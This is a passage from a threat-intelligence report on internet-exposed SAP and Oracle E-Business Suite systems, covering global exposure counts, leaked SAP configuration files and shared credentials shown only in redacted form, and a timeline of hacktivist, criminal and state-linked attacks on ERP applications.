
By using Google, it was possible to detect around 100 SAP ITS components that are internet-facing and indexed by the Google search engine.

Google results are dynamic and continuously changing. However, they are a good indicator of the number of URLs served over the internet directly related to ERP applications. This should allow organizations to understand the extent of their internet exposure.


To get a more precise number of internet-facing ERP applications, other publicly available "device/IoT search engines", such as Shodan and Censys, can be used. Combining results from these search engines, it is possible to compile a unified set of results indicating the number of SAP and Oracle EBS applications connected to the internet.

[10] *https://launchpad.support.sap.com/#/notes/197746*

*Top 5 Countries exposing **SAP Applications** to the internet*



*Top 5 Countries exposing **Oracle E-Business Suite** to the internet*






Figure 4: Distribution of Internet-facing Oracle EBS & SAP Applications Globally

> *The biggest footprint of both SAP and Oracle E-Business Suite applications over the internet is in the United States, with more than 3,000 internet-facing ERP services.*

Another valuable data point exists in Europe, where the largest number of internet-facing Oracle EBS systems can be found in the United Kingdom. The largest number of internet-facing SAP components can be found in Germany, coinciding with the headquarters of the company and one of its main markets.




Figure 5: Distribution of Internet-facing Oracle EBS Applications Across Europe





Figure 6: Distribution of Internet-facing SAP Applications Across Europe

A point of high concern is the observed lack of ERP security consciousness across several of the world's leading organizations. We have observed insecure deployments of thousands of instances of highly-critical ERP technical components, such as the SAProuter, which should never be connected to the internet without restricting network access, ideally through VPNs or at least through strict firewall configuration. Furthermore, we have also identified several development, quality assurance and pre-production environments, which are more likely to have relaxed security settings and can be easily leveraged to break into production systems.

ERP Technical Information is Leaking Unintentionally

In addition to inadvertent exposure caused by internet-facing SAP applications, organizations can be exposed through employees and third parties. During the research project, we detected numerous examples of this, including SAP contractors sharing credentials on public Trello boards (figure 5), a cloud-based project management tool. If an organization exposes this type of information and their SAP applications are internet-facing, there will not even be the need for exploits.



Documentation for [redacted]

in list Done

Members: [redacted]

Labels: Done

Last Updated: Mar 7, 2016 at 5:54 AM

Description

[redacted]

I have a task for you for documentation.
You have to connect to the system as follow:

Application Server: [redacted]
System ID: [redacted]
System number: 00
System: R/3
Client: 800
Username: [redacted]
Password: [redacted]

1. Go to the transaction [redacted] and select the table E071. In the selection, please enter object name [redacted]
   You will get a list of all the elements that are in transport order.
2. Select all the tables that have the name [redacted] and make a print out of the table definitions (3 tables)
3. Select all the data elements that have the name [redacted] and make a print out of the definition (screen with the domain and screen with the names)


Put all in a word file, well formated. This will go to the customer as last time.

Inform me, if you have any issue accessing the system.
I think this should take max 1 hour. If it takes more, inform me.

Attachments


DOCX [redacted]
Added Mar 7, 2016 at 1:48 AM

Figure 7: Trello Board Revealing SAP Credentials and URL



Graph 6: Number of Different Config Files Exposed Across Misconfigured rsync, SMB, FTP and s3 Buckets

Furthermore, when searching across public-facing file repositories such as File Transfer Protocol (FTP) and Server Message Block (SMB) services, we discovered 545 "saplogon.ini” (186), “sapshortcut.ini” (3), “saprfc.ini (336), “saproute.ini” and “sapmsg.ini” (17) files that were publicly exposed. These files expose internal company information, including the System ID and hostname of an SAP application server. This technical information, about the system name and hostname to connect to, is highly valuable to an attacker looking to access the sensitive information held by ERP platforms. This is a reminder for organizations that third parties should really be considered as part of your threat model.



```
G9V=
HHT=p[redacted]
JPA=h[redacted]
JPD=d[redacted].com
JPP=d[redacted].com
JPT=h[redacted].com
K50=[redacted]
LAB=o[redacted].com
M2A=[redacted].com
M2D=[redacted].com
M2P=[redacted].com
N1P=[redacted].com
O01=[redacted].de
P01=[redacted].com
```

```
P01=[redacted].com
P9A=[redacted].com
P9B=[redacted].com
P9C=[redacted].com
P9D=[redacted].com
P9E=[redacted].com
P9F=[redacted].com
P9P=[redacted].com
P9Q=
P9R=
P9S=[redacted].com
```

Figure 8: Sapmsg.ini Configuration File for a Large Oil Company, Exposed on Misconfigured FTP Server

Evolution of the Threat Landscape

With a large amount of sensitive data at stake and a host of exploited vulnerabilities, it is no surprise that actors target these ERP applications. Some organizations are all too aware of the potential for such data to be accessed; in 2015 a Fortune 500 company took their customer website offline after SAP vulnerabilities were revealed and exploited in their support portal.


The vulnerability would have allowed an unauthenticated user to take full remote control of the SAP NetWeaver Portal platform, meaning they could execute operating system commands or take the entire system offline.

When considering actual campaigns by threat actors, we seldom look beyond two examples. The first of these occurred in October 2012 when the Anonymous collective targeted the Greek Ministry of Finance. The group claimed to have used a “sweet 0day SAP exploit”, although there was no significant evidence to support those claims.

The watershed moment, however, occurred in March 2014, when it was reported that the breach of the United States Information Service (USIS), at the time the biggest commercial provider of background investigations to the U.S. federal government, began through an exploited SAP vulnerability. According to the report, the investigation found that Chinese actors were able to compromise an SAP application, resulting in the exposure of thousands of sensitive records on individuals’ security clearance applications. [11]

So how has the threat landscape developed aside from these campaigns? By looking into publicly reported attacks over the past five years (shown in the below timeline, figure 7), we can see that a variety of different actors, including hacktivists, cybercriminals and nation-state affiliated groups, have continued targeting SAP and Oracle EBS ERP applications up until the present day.

[11] *https://www.nextgov.com/cybersecurity/2015/05/third-party-software-was-entry-point-background-check-system-hack/112354/*



APRIL
OpPedoHunt performs reconnaissance on target, including SAP systems
Individual | Scanning
SAP

MARCH
Additional evidence of Invoker Servlet continued being exploited over the Internet
Energy | SAP Exploit/Vulnerability
SAP

FEBRUARY
Three botnets as part of Dridex 4 target SAP users
Consumer | Malware
SAP

JANUARY
Cybercriminals exploit WebLogic to use Peoplesoft to mine cryptocurrency
Cross-Industry | Oracle Vulnerability
ORACLE

2018

OCTOBER
Free dedicated server offered for SAP HANA on a criminal forum, using default password
Unkonwn | Default Password
SAP

MARCH
IceFogHackers offer service to hack into university and databases, providing a video on Oracle database hacking
Education | Oracle Exploit/Vulnerability
ORACLE

I2P discussions on best ways to exploit SAP HANA
Cross-Industry | SAP Exploit/Vulnerability
SAP

FEBRUARY
Dridex V3 banking trojan updates to target SAP users
Consumer | Malware
SAP

2017

OCTOBER
Organization breached through the SAP Invoker Servlet vulnerability
Large organization |SAP Exploit/Vulnerability
SAP

JULY
OpPayBack2.0 targets SAP portal of a large technology company
Technology | SAP Exploit/Vulnerability
SAP

MAY
Evidence of exploitation of SAP vulnerability leads to US-CERT TA16-132A
Cross industry | SAP Exploit/Vulnerability
SAP

OpFucktheFash use SOAP vulnerability
Political Party | SAP Exploit/Vulnerability
SAP

2016

JUNE
Hacktivists target themepark home page, highlights potential RCE vulnerabilities in Peoplesoft
Entertainment | Oracle Exploit/Vulnerability
ORACLE

MARCH
USIS breach investigation reveals use of SAP vulnerability
Government | SAP Exploit/Vulnerability
SAP

2015

DECEMBER
Fortune 500 suffers SAP sabotage attack; disrupts critical business processes
Media | Compromised credentials
SAP

FEBRUARY
OpFuelStrike claims to compromise SAP systems of a large energy provider
Energy | Undisclosed
SAP

JANUARY
Fortune 500 company takes customer site offline after SAP vulnerability identified and exploited
Technology | SAP Exploit/Vulnerability
SAP

2014

DECEMBER
Hacking SAP Corporate Portal" thread started on top tier criminal forum
Cross-Industry |SAP Exploit/Vulnerability
SAP

NOVEMBER
Carberp-based trojan targets SAP applications
Cross-Industry | Malware
SAP

OCTOBER
Sudoh@ck3rs group target an internet-facing SAP portal
Media | SAP Exploit/Vulnerability
SAP

SEPTEMBER
Anonymous operation plans DDoS of large agricultural company
Finance | Denial of Service Attack
SAP

2013


HACKTIVISM
CYBERCRIMINAL
STATE-AFFILIATED

Figure 9: Campaigns and Evidence of Threat Actors Targeting ERP Applications

Numerous Hacktivist Campaigns Seek to Disrupt and/or Penetrate ERP Applications

Denial of service (DoS) is a favored tactic within the hacktivist community and we have seen groups like SudoHackers, Anonymous and Ghost Squad Hackers target the SAP portals of media, finance and technologies companies. There are 10 SAP DoS exploits listed on 0day[.]today.

As early as 2013, we detected groups associated with the Anonymous collective planning distributed denial of service attacks (DDoS) attacks against financial institutions, including the URL of an SAP application.



Chat Message

#ddos

https://www.[redacted]/irj/portal/index.html

Source: #ddos/irc.anonops.com

Posted
22 Sep 2013 04:35

Observables
1 Domain

#irc

Username
scs
Server
irc.anonops.com
Channel
#ddos

Chat Message

#ddos

https://www.[redacted].com/irj/portal/index.html

Source: #ddos/irc.anonops.com

Posted
22 Sep 2013 04:35

Observables
1 Domain

#irc

Username
scs
Server
irc.anonops.com
Channel
#ddos

Chat Message

#ddos

https://www.[redacted].com/irj/portal/index.html

Source: #ddos/irc.anonops.com

Posted
22 Sep 2013 04:35

Observables
1 Domain

#irc

Username
scs
Server
irc.anonops.com
Channel
#ddos

Figure 10: An IRC Conversation from September 2013, Planning to Target the SAP Portal of a Large Agrochemical and Agribusiness Company. Source: Digital Shadows portal.

While most hacktivist campaigns rely on DoS and defacement, some claim to be more sophisticated. On February 22, 2014, a post was added to cyber-guerrilla[.]org/ (a site run by individuals associated with the Anonymous collective) of a claimed breach of a large energy company as part of OpFuelStrike. OpFuelStrike is a campaign that has existed since at least 2012, targeting the largest 25 oil producers in the world to force them to "accept their profits and prevent further price rises." The operational announcement stated that DDoS, defacements and data leaks would be carried out against the named targets. In this post, the group claim to have successfully breached one of these targeted companies. According to this threat actor, the list of "owned internal systems" purportedly included access to the victim company's SAP systems, and they disclosed their "SAP backoffice password."

